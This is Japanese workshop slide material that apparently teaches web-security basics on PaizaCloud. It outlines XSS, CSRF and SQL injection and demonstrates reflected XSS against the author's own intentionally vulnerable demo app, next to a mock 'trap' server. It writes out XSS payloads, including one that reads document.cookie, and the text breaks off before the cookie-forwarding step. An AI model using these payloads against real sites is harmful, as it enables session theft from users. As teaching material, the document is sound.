

Paiza Cloudによる Webセキュリティ体験

【脆弱性対策編】

Ver2.3
2022/03/05

目 的

脆弱性のあるWebアプリケーションの問題点と対策の一例について
紹介します

内 容

- 1 PaizaCloudとは？？
- 2 展示の全体像
- 3 Webアプリケーションの脆弱性対策
 - (1) XSSの原因と対策
 - (2) CSRFの原因と対策
 - (3) SQLインジェクションの原因と対策
- 参考サイト及び資料
 - ・PaizaCloudによるWebセキュリティ体験
(脆弱性体験及びログ、パケット調査編)
 - ・安全なWebサイトの作り方 IPA
 - ・安全なSQLの呼び出し方 IPA
 - ・猫とセキュリティ SQLインジェクションの対策をやってみる
<https://nekotosec.com/measures-for-sqlinjection/>
 - ・安全なWebアプリケーションの作り方第2版 徳丸 浩

Paiza CloudはPaiza株式会社の登録商標です

○ Githubへの公開について

本内容についてはGithub上に公開しております。

<https://github.com/gorosuke5656/Web-Security-Experience/>

The screenshot shows the GitHub repository page for 'gorosuke5656 / Web-Security-Experience'. The repository is public and contains several files: CSRF.zip, PazacloudによるWebセキュリティ体験の資料及びコードです, README.md, session.php, and xss.zip. The README.md file is selected, showing the title 'Web-security 体験' and the description 'piza cloudを使用したWebセキュリティ体験の資料及びコードです'. A red box highlights the 'Go to file' button, and a callout bubble points to it with the text '押すことにより 本資料及びコードをDLできます'.

押すことにより
本資料及びコードをDLできます

gorosuke5656 / Web-Security-Experience (Public)

Code Issues Pull requests Actions Projects Wiki Security Insights

main 1 branch 0 tags

Go to file Add file Code

gorosuke5656 Update README.md debe081 3 minutes ago 10 commits

File	Action	Time
CSRF.zip	Add files via upload	20 minutes ago
PazacloudによるWebセキュリティ体験の資料及びコードです	Add files via upload	22 minutes ago
README.md	Update README.md	3 minutes ago
session.php	Add files via upload	20 minutes ago
xss.zip	Add files via upload	21 minutes ago

README.md

Web-security 体験

piza cloudを使用したWebセキュリティ体験の資料及びコードです

使用する際はpiza cloudへのアカウント登録が必要です（無料版で問題ありません）

About

piza cloudを使用したWebセキュリティ体験の資料及びコードです

Readme

Releases

No releases published
[Create a new release](#)

Packages

No packages published
[Publish your first package](#)

Languages

- PHP 100.0%

1 PaizaCloudとは？？

1 PaizaCloudとは？？

PaizaCloudは、クラウドIDE(クラウド型統合開発環境)ツールです

<https://paiza.cloud/ja>

利用する際は登録が必要です！

PaizaCloud

料金 使い方 Language

利用する(ログイン済)

ブラウザを開くだけで
エディタ、Webサーバ、DB等の開発環境
が整う クラウド開発環境
PaizaCloudクラウドIDE

学習に最適!クラウド型開発環境の決定版。
Ruby on Rails, Node.js, Django, MySQL, WordPress, Java(Tomcat),
PHP(LAMP), Laravel, Go, Jupyter notebook... など主要開発環境に対応。

利用する(ログイン済)

インターネット経由でアクセス、ブラウザ上で
ウェブ開発、アプリケーション開発を行うことが
できます！


2

展示の全体像

2 展示の全体像

PaizaCloud上に作成したWebアプリケーションを使用します

全体イメージ



3 Webアプリケーション の脆弱性対策


(1) XSSの原因と対策

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

クロスサイトスプティフィング(XSS)とは、Webサイトにアクセスしたユーザに対して攻撃者が任意のJavaScriptを実行することで、**情報の漏えいやフィッシングサイト誘導**などを行う攻撃手法です。

XSSを利用した攻撃のイメージ(反射型XSS)



3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

○ XSSの種類

XSSは以下の2つに分類されます

【反射型XSS】

ユーザが送信するHTTPリクエストパラメータをHTTPレスポンスとしてHTMLに表示してしまうもの

【格納型XSS】

Webサイトにある掲示板やコメントの機能等を利用して悪意あるスクリプトを実行できるようにするもの

(反射型のようなパラメータでなく、そのページを閲覧しただけで、任意のスクリプトが実行。。)

今回は反射型XSSのデモを実施します。

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

○ XSSの種類

・格納型XSSのイメージ

格納型XSSによる攻撃イメージ

攻撃者



① 事前にスクリプトを含む
リクエストを脆弱サイトへ送付

XSS脆弱性の
あるWebアプリ



利用者



③ 格納されていた
スクリプトが実行

② ブックマークや検索エンジン
などから脆弱サイトにアクセス

スクリプト実行
→情報漏えい

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

以下のような画面遷移で動作するWebアプリケーションを例とします。

gorosuke-1 | PaizaCloud - Instant
https://gorosuke-1.paiza-user-free.cloud/xss.php

ユーザー情報登録

名前: gorosuke
URL: http://www.yahoo.co.jp

確認 リセット

【xss.php】

① 名前/URL
を入力

gorosuke-1 | PaizaCloud - Instant
https://gorosuke-1.paiza-user-free.cloud/xss_confirm.php?name=gorosuke&url=http://www.yahoo.co.jp

ユーザー情報登録確認

名前: gorosuke
URL: http://www.yahoo.co.jp

登録 戻る

【xss_confirm.php】

② 入力した内容
を確認

gorosuke-1 | PaizaCloud - Instant
https://gorosuke-1.paiza-user-free.cloud/xss_regist.php?name=gorosuke&url=http://www.yahoo.co.jp

登録しました

【xss_regist.php】

③ 登録した旨を
表示

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

模擬悪性サイトをPythonを用いて起動しておきます

【ターミナルを起動して/home/ubuntu配下にindex.htmlを作成します】

```
root@gorosuke-genki-inu-1:/home/ubuntu# touch index.html
```

```
root@gorosuke-genki-inu-1:/home/ubuntu# ls -l
```

```
total 0
```

```
-rw-r--r-- 1 root root 0 Nov  7 10:39 index.html
```

// nanoを使用してindex.htmlを編集

```
root@gorosuke-genki-inu-1:/home/ubuntu# nano index.html
```

```
root@gorosuke-genki-inu-1:/home/ubuntu#
```

```
root@gorosuke-genki-inu-1:/home/ubuntu# ls -l
```

```
total 4
```

```
-rw-r--r-- 1 root root 139 Nov  7 10:40 index.html
```

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

模擬悪性サイトをPythonを用いて起動しておきます

【作成したindex.htmlの内容】

```
root@gorosuke-genki-inu-1:/home/ubuntu# more index.html
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<title>Trap_web_server</title>
</head>
<body>
<h1>Welcome!! Trap_Server</h1>
</body>
</html>
```

【python3でワンライナWebサーバを起動】

```
~$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


```
172.22.0.1 - - [07/Nov/2021 10:40:47] "GET / HTTP/1.1" 200 -
```

ターミナルを起動しておけば
アクセスログが確認できます

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

模擬の悪性サイトをPythonを用いて起動しておきます



3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【展示内容】

【異常な動作を確認します】

(その1)

- ① PCからxss.phpにアクセスします。
- ② スクリプトが実行可能かを確認します
- ③ "cookie情報を表示するスクリプト"を入力し、実行します

(その2)

- ① PCからxss.phpにアクセスします。
- ② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。

3 Webアプリケーション の脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】
(その1)

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】 (その1)

② スクリプトが実行可能かを確認します

← → ↻ 🔒 gorosuke-genki-inu-1.paiza-user-free.cloud/xss.php

アプリ 設定 Webex Teams Cisco Webex Teams... 新しいタブ Online regex tester... MITRE ATT

ユーザー情報登録

名前:

URL:

<script>alert('test');</script>を入力

Javascriptが実行される。。

gorosuke-genki-inu-1.paiza-user-free.cloud の内容

test


OK

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】 (その1)

③ "cookie情報を表示するスクリプト"を入力し、実行します



3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】（その1）

③ "cookie情報を表示するスクリプト"を入力し、実行します

gorosuke-1 | PaizaCloud - Instant X

https://gorosuke-1.paiza-user-free.cloud/xss.php

← → ↻ 🔒 gorosuke-1.paiza-user-free.cloud/xss.php

アプリ 設定 Webex Teams Cisco Webex Teams... 新しいタブ R On

ユーザー情報登録

名前:

URL:

"><script>alert(document.cookie)</script><!--
を入力

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】 (その1)

③ "cookie情報を表示するスクリプト"を入力し、実行します



3 Webアプリケーション の脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】
(その2)

3 Webアプリケーションの脆弱性対策

